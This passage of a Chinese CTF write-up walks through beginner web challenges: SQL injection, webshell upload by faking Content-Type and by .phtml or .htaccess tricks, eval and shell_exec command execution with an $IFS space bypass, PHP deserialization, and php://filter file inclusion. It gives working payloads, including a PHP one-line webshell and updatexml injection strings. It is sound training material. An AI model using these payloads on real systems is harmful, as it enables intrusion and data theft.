
☒ Enable POST
enctype
application/x-www-form-urlencoded

Body
password=s155964671a

解法二


数组绕过


```
else {  
    echo 'wrong!';  
}  
?>  
NSSCTF{25ac381b-277e-4863-ade1-0756ed6f95d8}
```



6.easy_sql

//这里加个 where table_schema=database(), 筛选下库, 刚开始听说有人找不到flag(.....





考查Sql 联合查询的基础语法

7.easy_upload 1.0

upload就是不断上传，不断试错，然后慢慢修改自己的马儿

这道题后台检测Content-type，只放了image/jpeg、image/gif、image/png，正常上传一句话，抓包后改Content-type就OK了，修改后并不会影响php的解析

Request

RawParamsHeadersHex

POST /upload.php HTTP/1.1
Host: 1.14.71.254:28169
Content-Length: 317
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://1.14.71.254:28169
Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundary21IVnTxRveZJ2mpo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://1.14.71.254:28169/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ctpbqm76875uhcje8bl23kttu5
Connection: close

-----WebKitFormBoundary21IVnTxRveZJ2mpo
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

<?php @eval(\$_POST['pass']);?>
-----WebKitFormBoundary21IVnTxRveZJ2mpo
Content-Disposition: form-data; name="submit"

GoGoGo!
-----WebKitFormBoundary21IVnTxRveZJ2mpo--

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK
Date: Mon, 11 Oct 2021 13:04:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 63
Connection: close
Content-Type: text/html

<meta charset="utf-8">./upload/shell.php succesfully uploaded!

蚁剑连上，找一下flag.php

PHP Version 5.5.9-1ubuntu4.14

System	Linux 9b78dc94976e 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64
Build Date	Oct 28 2015 01:34:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5

查看器控制台调试器网络样式编辑器性能内存存储无障碍环境应用程序HackBar

EncryptionEncodingSQLXSSLFLIXXEOther

Load URL

Split URL

Execute


Post dataRefererUser AgentCookiesAdd HeaderClear All

pass=phpinfo();


8.easy_upload 2.0

考点：可解析的特殊后缀名

一句话木马php文件后缀名改为.phtml



蚁剑拿flag



9.easyrce

这道题非常非常简单，进去就是源码：

PHP

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 if(isset($_GET['url']))
5 {
6     eval($_GET['url']);
7 }
8 ?>
```

然后这里同样是有eval，那就和菜刀那道题非常像了，只不过这里是GET传参，然后将你传入的内容作为php代码执行，那同样还是利用php中可以执行命令的函数配合Linux命令就可以了

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['url']))
{
eval($_GET['url']);
}
?> bin boot dev etc fllllaaaaaagggggggg home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

DevTools is now available in Chinese! [Always match Chrome's language](#) [Switch DevTools to Chinese](#) [Don't show again](#)

🔍 📄 Elements Network Console Sources Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST ▾ | SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ ENCODING ▾ HASHING ▾

URL
http://5656-023dafdd-2235-4897.nss.ctfer.vip:9080/?url=system('ls /');

发现flag在根目录下，直接cat读取文件就拿下了，这题多友好呀啥过滤都没


```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['url']))
{
eval($_GET['url']);
}
?> NSSCTF{3cc01494-cd6a-4792-90c9-87cc995e24c3}
```

DevTools is now available in Chinese! [Always match Chrome's language](#) [Switch DevTools to Chinese](#) [Don't show again](#)

Elements Network Console Sources Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://5656-023dafdd-2235-4897.nss.ctfer.vip:9080/?url=system('cat /fllllaaaaaagggggg');

10.babyrc

这道题进去同样直接给出源码：

PHP


```
1 <?php
2 error_reporting(0);
3 header("Content-Type:text/html;charset=utf-8");
4 highlight_file(__FILE__);
5 if($_COOKIE['admin']==1)
6 {
7     include "../next.php";
8 }
9 else
10     echo "小饼干最好吃啦! ";
11 ?>
```

发现它是一个COOKIE传参，然后它的键名为admin，键值为1，那我们直接传就行了

```

<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
    include "../next.php";
}
else
    echo "小饼干最好吃啦! ";
?> rasalghul.php

```



我们在谷歌浏览器下找到Application中的Cookies，然后直接添加一个就行，如上图所示，刷新页面，它就输出了一个rasalghul.php，然后我们就访问它，得到了第二段源码：

PHP

```

1  <?php
2  error_reporting(0);
3  highlight_file(__FILE__);
4  error_reporting(0);
5  if (isset($_GET['url'])) {
6      $ip=$_GET['url'];
7      if(preg_match("/ /", $ip)){
8          die('nonono');
9      }
10     $a = shell_exec($ip);
11     echo $a;
12 }
13 ?>

```

这就是一个非常简单的命令执行，shell_exec同样可以执行linux中的命令，只是它过滤掉了空格，假如用到了空格它就会退出程序并输出nonono，那我们得想个办法绕过空格，用其它的符号代替空格，方法是非常多的，常见的有\$IFS、\$IFS\$9、\${IFS}、%09等等，具体也可百度，那我们就先遍历一下根目录：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if (isset($_GET['url'])) {
    $ip=$_GET['url'];
    if(preg_match("/ /", $ip)){
        die('nonono');
    }
    $a = shell_exec($ip);
    echo $a;
}
```

?> bin boot dev etc fllllaaaaaagggggggg home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var



DevTools is now available in Chinese! [Always match Chrome's language](#) [Switch DevTools to Chinese](#) [Don't show again](#)

Elements Network Console Sources Performance Memory Application Security Lighthouse HackBar


LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL

http://5659-c35bf6ca-e78a-479b.nss.ctfer.vip:9080/rasalghul.php?url=ls\$IFS/

找到了flag，直接cat读取完事儿

```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if (isset($_GET['url'])) {
    $ip=$_GET['url'];
    if(preg_match("/ /", $ip)){
        die('nonono');
    }
    $a = shell_exec($ip);
    echo $a;
}
?> NSSCTF{cce634f2-b689-4d35-85cf-ef96b617a7ac}
```



11.ez_unserialize

首先了解一下面向对象，菜鸟教程有，官方也有自己学一下

学完之后就可以再来理解序列化和反序列化

序列化与反序列化的官方解释：

<https://www.php.net/manual/zh/language.oop5.serialization.php>

所有php里面的值都可以使用函数[serialize\(\)](#)来返回一个包含字节流的**字符串来表示**。[unserialize\(\)](#)函数能够重新把**字符串变回php原来的值**。序列化一个对象将会保存对象的所有变量，但是不会保存对象的方法，只会保存类的名字。（所以反序列化的危害在于我们可以控制对象的变量来改变程序执行流程来达到我们的目的）

控制了变量，我们还需要让他参与到流程里面，所以还要了解魔术方法

魔术方法的官方解释：

<https://www.php.net/manual/zh/language.oop5.serialization.php>

总结：

__construct),类的构造函数，在unserialize()时是不会自动调用的。

__destruct(), 类的析构函数, 析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行。

__call(), 在对象中调用一个不可访问方法时调用。

__callStatic(), 用静态方式中调用一个不可访问方法时调用。

__get(), 获得一个类的成员变量时调用。

__set(), 设置一个类的成员变量时调用。

__isset(), 当对不可访问属性调用isset()或empty()时调用。

__unset(), 当对不可访问属性调用unset()时被调用。

__sleep(), 执行serialize()时, 先会调用这个函数。

__wakeup(), 执行unserialize()时, 先会调用这个函数。

__toString(), 类被当成字符串时的回应方法。比如在echo一个对象时, 会自动调用此方法。

__invoke(), 调用函数的方式调用一个对象时的回应方法

__set_state(), 调用var_export()导出类时, 此静态方法会被调用。

__clone(), 当对象复制完成时调用。

__autoload(), 尝试加载未定义的类

__debugInfo(), 打印所需调试信息

魔术方法以两个下划线开头, 并且会在某些对类进行操作的场景中自动调用。

注意调用的情况!!!!!!!!!!!! (不要复制粘贴到笔记本里, 要细看

Ok你现在大概知道整个流程是什么了, 但是不会操作对吧。就从第一题开始吧

第一步, 访问robots.txt, 这个暗示很明显了, 在渗透视频里面的找后台里有这个知识点。

直接进主要部分

```
← → ↻ 🏠 ⚠ 不安全 | 9632-de15b1ba-ab91-4903.nss.ctfer.vip:9080/cl45s.php
📱 应用 🌐 谷歌浏览器 🔄 阿里云-上云就上阿... 🌐 西南石油大学 🏠 NSSCTF - 主页 📺 西南

<?php

error_reporting(0);
show_source("cl45s.php");

class wllm{

    public $admin;
    public $passwd;

    public function __construct(){
        $this->admin = "user";
        $this->passwd = "123456";
    }

    public function __destruct(){
        if($this->admin === "admin" && $this->passwd === "ctf"){
            include("flag.php");
            echo $flag;
        }else{
            echo $this->admin;
            echo $this->passwd;
            echo "Just a bit more!";
        }
    }
}

$p = $_GET['p'];
unserialize($p);

?>
```

看完代码之后结合上面说的步骤

你要改的变量是 admin 和 passwd

你能调用的魔术方法是 __destruct()

你能控制反序列化的内容，即\$p。

所以你要给p赋值一个能被反序列化的字符串，所以你要先了解serialize()之后字符的样子

我们直接来一个实例


```
← → ↻ 🏠 127.0.0.1
🌐 应用 🌐 谷歌浏览器 🔄 阿里云-上云就上阿... 🌐 西南石油大学 🏠 NSSCTF - 主页 📖 西南

<?php

error_reporting(0);
show_source("index.php");

class wllm{

    public $admin = 'admin';
    public $passwd = 'ctf';

}

$a = new wllm();
echo serialize($a);

?> O:4:"wllm":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:3:"ctf";}
```

这里定义了一个wllm类，里面有admin和passwd属性，通过序列化之后得到的这段字符串你可能看不懂，但其实是有规律在里面的

O:4:" wllm" :2 意思为 有一个对象（Object）名字长度为4，叫wllm，含有两个属性 {}中间的就是它含有的属性。

s:5:" admin" ;s:5:" admin" 意思为有一个字符串长度为5，属性为admin，它的值为一个字符串，长度也为5，值为admin

同样后面也能理解了

所以现在你掌握了得到序列化之后字符串的能力，你可以做这道题目了。

← → ↻ 🏠 不安全 | 9632-de15b1ba-ab91-4903.nss.ctfer.vip:9080/cl45s.php?p=O:4:"wllm":2:[s:5:"admin";s:5:"admin";s:6:"passwd";s:3:"ctf"];)

📱 应用 🌐 谷歌浏览器 📦 阿里云-上云就上阿... 🌐 西南石油大学 🏠 NSSCTF - 主页 📱 西南石油大学 📱 中国大学MOOC(慕...)

```
<?php
error_reporting(0);
show_source("cl45s.php");

class wllm{

    public $admin;
    public $passwd;

    public function __construct(){
        $this->admin = "user";
        $this->passwd = "123456";
    }

    public function __destruct(){
        if($this->admin === "admin" && $this->passwd === "ctf"){
            include("flag.php");
            echo $flag;
        }else{
            echo $this->admin;
            echo $this->passwd;
            echo "Just a bit more!";
        }
    }
}

$p = $_GET['p'];
unserialize($p);

?> NSSCTF(c4443411-941a-4b71-9521-372158bef97a)
```

12.include

核心: "allow_url_include", "on"
意味着存在文件包含漏洞

利用协议进行文件包含

参考: <https://www.cnblogs.com/endust/p/11804767.html>

payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php


13.error

payload:

查库名

SQL

```
1 1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema=database())),1) --+
```



查表名

SQL

```
1
2 1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='test_tb')),1) --+
```

查flag

Apache

```
1 1' and updatexml(1,concat(0x7e,(select flag from test_tb)),1) --+
```

因为updatexml的位数限制，得加个substr截取一下

Apache

```
1 1' and updatexml(1,concat(0x7e,substr((select flag from test_tb),32,64)),1) --
+
```

14.no_wakeup

PHP

```
1  <?php
2
3  header("Content-type:text/html;charset=utf-8");
4  error_reporting(0);
5  show_source("class.php");
6
7  class HaHaHa{
8
9
10     public $admin;
11     public $passwd;
12
13     public function __construct(){
14         $this->admin ="user";
15         $this->passwd = "123456";
16     }
17
18     public function __wakeup(){
19         $this->passwd = sha1($this->passwd);
20     }
21
22     public function __destruct(){
23         if($this->admin === "admin" && $this->passwd === "wllm"){
24             include("flag.php");
25             echo $flag;
26         }else{
27             echo $this->passwd;
28             echo "No wake up";
29         }
30     }
31 }
32
33 $Letmeseesee = $_GET['p'];
34 unserialize($Letmeseesee);
35
36 ?>
```

与上题不同的是有一个有一个wakeup

```
public function __wakeup(){
    $this->passwd = sha1($this->passwd);
}
```

百度搜一下




CVE-2016-7124

随便点开一个都是，绕过它就可以了

15.easyupload 3.0

标签名已经给了明显提示了，并且中间件是Apache，很简单的配合.htaccess上传图片马，也没有对.htaccess进行任何限制

大家可以多百度学习下.htaccess他有很多骚操作😈



16.hardrce

一道比较简单的无字母rce，关于原理啥的可以看看我的博客：[博客地址](#)

